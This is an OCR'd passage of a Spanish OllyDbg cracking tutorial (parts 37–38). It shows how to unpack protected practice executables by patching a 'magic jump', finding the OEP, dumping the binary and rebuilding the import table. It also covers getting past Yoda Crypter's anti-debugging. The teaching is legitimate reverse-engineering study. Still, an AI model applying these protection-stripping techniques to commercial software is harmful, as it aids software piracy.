Alli vemos que es un salto bastante largo lo cual puede ser la diferencia de la desicion entre si una entrada se guardara buena o mala, o sea este si todo va como imaginamos seria el posible salto magico, un salto que decide si la entrada se guardara buena o mala, quiere decir que para que una entrada se guarde buena este salto debe saltar asi que una posibilidad seria hacerlo JMP.

Pero ese salto no se encuentra en el inicio del programa debemos ser muy cuidadosos si reiniciamos el OLLYDBG y buscamos el salto

```
004663D2   E8 4278605E   CALL 5EA6DC19
004663D7 ^ 7E CF         JLE SHORT 004663A8          UnPackMe.004663A8
004663D9   3095 64EA3501 XOR BYTE PTR SS:[EBP+135EA64],DL
004663DF   E6 D3         OUT 0D3,AL                  I/O command
004663E1   9C            PUSHFD
004663E2   BC 2F99553C   MOV ESP,3C55992F
```


Vemos que al inicio alli hay pura basura, asi que el packer creara ese salto mas adelante.



El tema es como parar alli ya que HBP no acepta y BP los detecta asi que deberemos aguzar la imaginacion.

Pondremos un BPM ON WRITE que abarque a toda la IAT para que pare cuando guarda el primer valor.

El inicio de la IAT era 460818 y el final 460f28 abarquemos toda esta zona con el BPM ON WRITE.



Alli esta toda la IAT con el BPM ON WRITE ahora lleguemos adonde guarda el primer valor.

```
00465D91   AA              STOS BYTE PTR ES:[EDI]
00465D92   69D2 A5B0CD4B   IMUL EDX,EDX,4BCDB0A5
00465D98   F9              STC
00465D99 v 72 02           JB SHORT 00465D9D                    UnP
00465D9B   CD 20           INT 20
00465D9D   D1C2            ROL EDX,1
00465D9F   69DB 701FEE6A   IMUL EBX,EBX,6AEE1F70
```

En los STOS para muchisimas veces ya que abarca toda la IAT el BPM, asi que miremos si en este momento ya esta visible el posible salto magico

```
004663D2 v 0F84 23010000   JE 004664FB                          UnPackMe.004664FB
004663D8   89BD 5AD44000   MOV DWORD PTR SS:[EBP+40D45A],EDI
004663DE   8B85 52D44000   MOV EAX,DWORD PTR SS:[EBP+40D452]
004663E4   40              INC EAX
004663E5 v 0F84 10010000   JE 004664FB                          UnPackMe.004664FB
004663EB   48              DEC EAX
004663EC v 0F85 B2000000   JNZ 004664A4                         UnPackMe.004664A4
004663F2   60              PUSHAD
004663F3   8BF7            MOV ESI,EDI
004663F5   2BC0            SUB EAX,EAX
004663F7   40              INC EAX
004663F8   833F 00         CMP DWORD PTR DS:[EDI],0
004663FB   8D7F 04         LEA EDI,DWORD PTR DS:[EDI+4]
004663FE ^ 75 F7           JNZ SHORT 004663F7                   UnPackMe.004663F7
00466400   48              DEC EAX
00466401 v 0F84 EC000000   JE 004664F3                          UnPackMe.004664F3
00466407   8BD8            MOV EBX,EAX
00466409   6BC0 31         IMUL EAX,EAX,31
0046640C   6A 04           PUSH 4
```


Pues esta alli visible veamos que pasa si lo cambiamos a JMP y quitamos el BPM y llegamos al OEP.

```
004663D2 v E9 24010000     JMP 004664FB                         UnPackMe.004664FB
004663D7   90              NOP
004663D8   89BD 5AD44000   MOV DWORD PTR SS:[EBP+40D45A],EDI
004663DE   8B85 52D44000   MOV EAX,DWORD PTR SS:[EBP+40D452]
```


Hay dos posibilidades que el packer detecte los cambios y que falle o que corra y llegue al OEP, demos RUN.


```
004271B0   55              PUSH EBP                             Real entry point of SFX cod
004271B1   8BEC            MOV EBP,ESP
004271B3   6A FF           PUSH -1
004271B5   68 600E4500     PUSH 450E60
004271BA   68 C8924200     PUSH 4292C8
004271BF   64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
004271C5   50              PUSH EAX
004271C6   64:8925 000000  MOV DWORD PTR FS:[0],ESP
004271CD   83C4 A8         ADD ESP,-58
004271D0   53              PUSH EBX
004271D1   56              PUSH ESI
004271D2   57              PUSH EDI
004271D3   8965 E8         MOV DWORD PTR SS:[EBP-18],ESP
004271D6   FF15 DC0A4600   CALL DWORD PTR DS:[460ADC]           kernel32.GetVersion
004271DC   33D2            XOR EDX,EDX
004271DE   8AD4            MOV DL,AH
004271E0   8915 34E64500   MOV DWORD PTR DS:[45E634],EDX
004271E6   8BC8            MOV ECX,EAX
```

Alli llegamos al OEP miremos la IAT




Todos valores correctos, jeje ya tenemos la IAT reparada, ahora dumpeemos, podiamos haberlo hecho antes no hay diferencia con esto.






Le quito la tilde a REBUILD IMPORT.

Y dumpeo, ahora abro el IMP REC y le pongo nuevamente los valores de RVA; SIZE Y OEP.




Veo que ahora sale todo valido, el salto magico hizo su magia jeje.

Ahora reparo el dumpeado apretando FIX DUMP.



Alli lo guardo como dumped_.exe y lo ejecuto a ver si funciona.



Funciona perfecto jeje

Bueno hemos visto un metodo para hallar el salto magico que siempre varia de un packer a otro, pero comparando y mirando un poco entre lo que hace con una entrada buena y una mala, siempre lo podemos llegar a ubicar facilmente, continuaremos con mas packers en la parte 38.


hasta la parte 38
Ricardo Narvaja
22/03/06

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 38

En la ultima entrega vimos nuestro primer programa con entradas redireccionadas y como repararlas y continuaremos levemente aumentando la dificultad de los packers para ir aumentando el nivel, asimismo, empezaremos con los ejercicios para que practiquen un poco.


Aquí tenemos un unpackme de Yoda Crypter 1.3 para practicar un poco, por supuesto el OLLYDBG debe tener los plugins necesarios para no ser detectado por el antidebugging como vimos en partes anteriores.


Aquí estamos en el Entry Point



Vemos un PUSHAD funcionara? Probemos el metodo, lleguemos hasta alli traceando y pasemos con F7 el PUSHAD.

Hacemos ESP-FOLLOW IN DUMP y luego marcamos los primeros 4 bytes como vimos anteriormente y colocamos un HARDWARE BPX ON ACCESS.







Vemos una rutina que creara un manejador de excepciones y luego como salta con un JMP a una zona de ceros para provocar un error, asi que si traceamos y llegamos al JMP.


```
00465976   50          PUSH EAX
00465977   33C0        XOR EAX,EAX
00465979   64:FF30     PUSH DWORD PTR FS:[EAX]
0046597C   64:8920     MOV DWORD PTR FS:[EAX],ESP
0046597F   EB 01       JMP SHORT 00465982          UnPackMe.00465982
00465981   CC          INT3
00465982   0000        ADD BYTE PTR DS:[EAX],AL
00465984   0000        ADD BYTE PTR DS:[EAX],AL
00465986   0000        ADD BYTE PTR DS:[EAX],AL
```

Alli va a saltar al error, miremos adonde saltara en el manejador de excepciones.



El mismo esta en 46590b, el que no quiere complicarse mucho la vida y llegar al OEP, aquí se puede poner un BPM ON ACCESS en la primera seccion y al pasar la excepcion llegaremos al OEP.







Alli esta el OEP es 4271B0 ya que esta empacado siempre con el mismo crackme, jeje.

```
0046590B   55                PUSH EBP
0046590C   8BEC              MOV EBP,ESP
0046590E   57                PUSH EDI
0046590F   36:8B45 10        MOV EAX,DWORD PTR SS:[EBP+10]
00465913   3E:8BB8 C40000    MOV EDI,DWORD PTR DS:[EAX+C4]
0046591A   3E:FF37           PUSH DWORD PTR DS:[EDI]
0046591D   33FF              XOR EDI,EDI
0046591F   64:8F07           POP DWORD PTR FS:[EDI]
00465922   3E:8380 C40000    ADD DWORD PTR DS:[EAX+C4],8
0046592A   3E:8BB8 A40000    MOV EDI,DWORD PTR DS:[EAX+A4]
00465931   C1C7 07           ROL EDI,7
00465934   3E:89B8 B80000    MOV DWORD PTR DS:[EAX+B8],EDI        UnPackMe.004271B0
0046593B   B8 00000000       MOV EAX,0
00465940   5F                POP EDI
00465941   C9                LEAVE
00465942   C3                RETN
00465943   32C0              XOR AL,AL
00465945   8BD5              MOV EDX,EBP
00465947   81C2 66284000     ADD EDX,402866
0046594D   8D3A              LEA EDI,DWORD PTR DS:[EDX]
0046594F   B9 0B314000       MOV ECX,40310B
00465954   81E9 66284000     SUB ECX,402866
0046595A   AA                STOS BYTE PTR ES:[EDI]
0046595B ^ E2 FD             LOOPD SHORT 0046595A                 UnPackMe.0046595A
0046595D   8BD5              MOV EDX,EBP
0046595F   81C2 82314000     ADD EDX,403182
00465965   8D3A              LEA EDI,DWORD PTR DS:[EDX]
00465967   B9 5D344000       MOV ECX,40345D
0046596C   81E9 82314000     SUB ECX,403182
EDI=004271B0 (UnPackMe.004271B0)
Stack DS:[0012FD98]=00465982 (UnPackMe.00465982)

Address   Hex dump                ASCII
```


Los que quieren profundizar un poco mas ya pueden ver que en el manejador de excepciones se manipula el context para modificar EIP y por lo tanto la direccion de la excepcion, que era normalmente 465982, o sea donde se produjo la excepcion, y es sobreescrita con la direccion del OEP o sea 4271B0 para que retorne de la excepcion directo al OEP, aunque esto no importa mucho por ahora, lo dejamos anotado para futuros estudios que hagamos de la estructura CONTEXT.

Bueno la cuestion es que ya estamos en el OEP, podemos DUMPEAR.





Le quitamos la tilde para que no intente reparar la IAT y DUMPEAMOS.



Por supuesto si ejecutamos el yodadump.exe nos da error, nos podriamos haber dado por muy afortunados si corriera solo en nuestra maquina, pero ya veremos que la IAT tiene entradas redireccionadas lo cual hace que no pueda correr para nada, al tratar de acceder a esas direcciones inexistentes en el dump.

Bueno comencemos a analizar la IAT, busquemos una llamada a una api, alli debajo vemos una llamada a GetVersion la misma de siempre jeje.

```
004271B0   55              PUSH EBP
004271B1   8BEC            MOV EBP,ESP
004271B3   6A FF           PUSH -1
004271B5   68 600E4500     PUSH 450E60
004271BA   68 C8924200     PUSH 4292C8
004271BF   64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
004271C5   50              PUSH EAX
004271C6   64:8925 000000  MOV DWORD PTR FS:[0],ESP
004271CD   83C4 A8         ADD ESP,-58
004271D0   53              PUSH EBX
004271D1   56              PUSH ESI
004271D2   57              PUSH EDI
004271D3   8965 E8         MOV DWORD PTR SS:[EBP-18],ESP
004271D6   FF15 DC0A4600   CALL DWORD PTR DS:[460ADC]      kernel32.GetVersion
004271DC   33D2            XOR EDX,EDX
004271DE   8AD4            MOV DL,AH
004271E0   8915 34E64500   MOV DWORD PTR DS:[45E634],EDX
004271E6   8BC8            MOV ECX,EAX
004271E8   81E1 FF000000   AND ECX,0FF
004271EE   890D 30E64500   MOV DWORD PTR DS:[45E630],ECX
004271F4   C1E1 08         SHL ECX,8
```

Bueno vemos que dicho CALL toma valores de 460ADC para ver donde saltara o sea que esta es una entrada de la IAT, vayamos a verla en el DUMP.

```
Address   Hex dump                ASCII
00460ADC  AB 14 81 7C F4 97 80 7C
00460AE4  01 B0 85 7C 19 62 82 7C
00460AEC  5C E8 81 7C 53 00 83 7C
00460AF4  19 3C 87 7C CB D8 81 7C
00460AFC  C1 0F 87 7C 5B B2 81 7C
00460B04  E9 06 87 7C 4E 99 80 7C
00460B0C  AC 92 80 7C 11 07 87 7C
00460B14  42 24 80 7C F3 B8 81 7C
00460B1C  A9 2C 87 7C F4 2C 87 7C
00460B24  BA 38 87 7C 0C 6E 82 7C
00460B2C  F1 BA 80 7C 3D 31 87 7C
00460B34  83 31 87 7C CC 37 87 7C
00460B3C  77 1D 80 7C 28 AC 80 7C
00460B44  66 AA 80 7C A9 2C 81 7C
00460B4C  ED CB 81 7C 3D 0D 87 7C
00460B54  19 90 83 7C 59 35 81 7C
00460B5C  31 03 92 7C 40 03 92 7C
00460B64  D7 EF 80 7C 2D FF 80 7C
00460B6C  2F FE 80 7C 51 28 81 7C
00460B74  11 03 81 7C B1 C7 80 7C
00460B7C  65 A0 80 7C CF C6 80 7C
00460B84  21 2E 82 7C BD 99 80 7C
00460B8C  88 2D 82 7C 5D 99 80 7C
00460B94  94 97 80 7C 7B 97 80 7C
00460B9C  29 B5 80 7C CF C6 80 7C
00460BA4  00 00 00 00 48 33 15 00
```

Pues se ve esta parte de la IAT como correcta ya que si miro en el mapa de memoria donde van las entradas, todas van a 7C8XXXXX o cercanas y esas direcciones caen en la seccion code de kernel32.dll o sea que estas entradas serian correctas.

```
77FAE000 00002000 SHLWAPI  .rsrc   resources   Imag R RWE
77FB0000 00006000 SHLWAPI  .reloc  relocations Imag R RWE
7C800000 00001000 kernel32         PE header   Imag R RWE
7C801000 00082000 kernel32 .text   code,import Imag R RWE
7C883000 00005000 kernel32 .data   data        Imag R RWE
7C[illegible]8000 00073000 kernel32 .rsrc   resources   Imag R RWE
7C[illegible]B000 00006000 kernel32 .reloc  relocations Imag R RWE
7C910000 00001000 ntdll            PE header   Imag R RWE
```

Por lo demas si busco referencias en cualquiera de ellas al azar y haciendo click derecho FIND REFERENCES hay referencias.

```
Address   Disassembly                    Comment
0040AEE0  CALL DWORD PTR DS:[460B34]     kernel32.ReadConsoleInputA
```

Si sigo bajando hasta la separacion

Address	Hex dump	ASCII
00460B8C	88 2D 82 7C 5D 99 80 7C	ê-é|]öÇ|
00460B94	94 97 80 7C 7B 97 80 7C	öùÇ|{ùÇ|
00460B9C	29 B5 80 7C CF C6 80 7C	)µÇ|ÏæÇ|
00460BA4	00 00 00 00 48 33 15 00	....H3§.
00460BAC	4D 33 15 00 52 33 15 00	M3§.R3§.
00460BB4	57 33 15 00 5C 33 15 00	W3§.\3§.
00460BBC	61 33 15 00 66 33 15 00	a3§.f3§.
00460BC4	6B 33 15 00 70 33 15 00	k3§.p3§.
00460BCC	75 33 15 00 7A 33 15 00	u3§.z3§.
00460BD4	7F 33 15 00 84 33 15 00	⌂3§.ä3§.
00460BDC	89 33 15 00 8E 33 15 00	ë3§.Ä3§.
00460BE4	93 33 15 00 00 00 00 00	ô3§.....
00460BEC	FE 69 A8 7C ED 69 A8 7C	■i¿|Ÿi¿|
00460BF4	80 0E A5 7C 00 00 00 00	Ç♫Ñ|....
00460BFC	D5 2D 15 00 DA 2D 15 00	'-§.┌-§.
00460C04	DF 2D 15 00 E4 2D 15 00	■-§.ß-§.
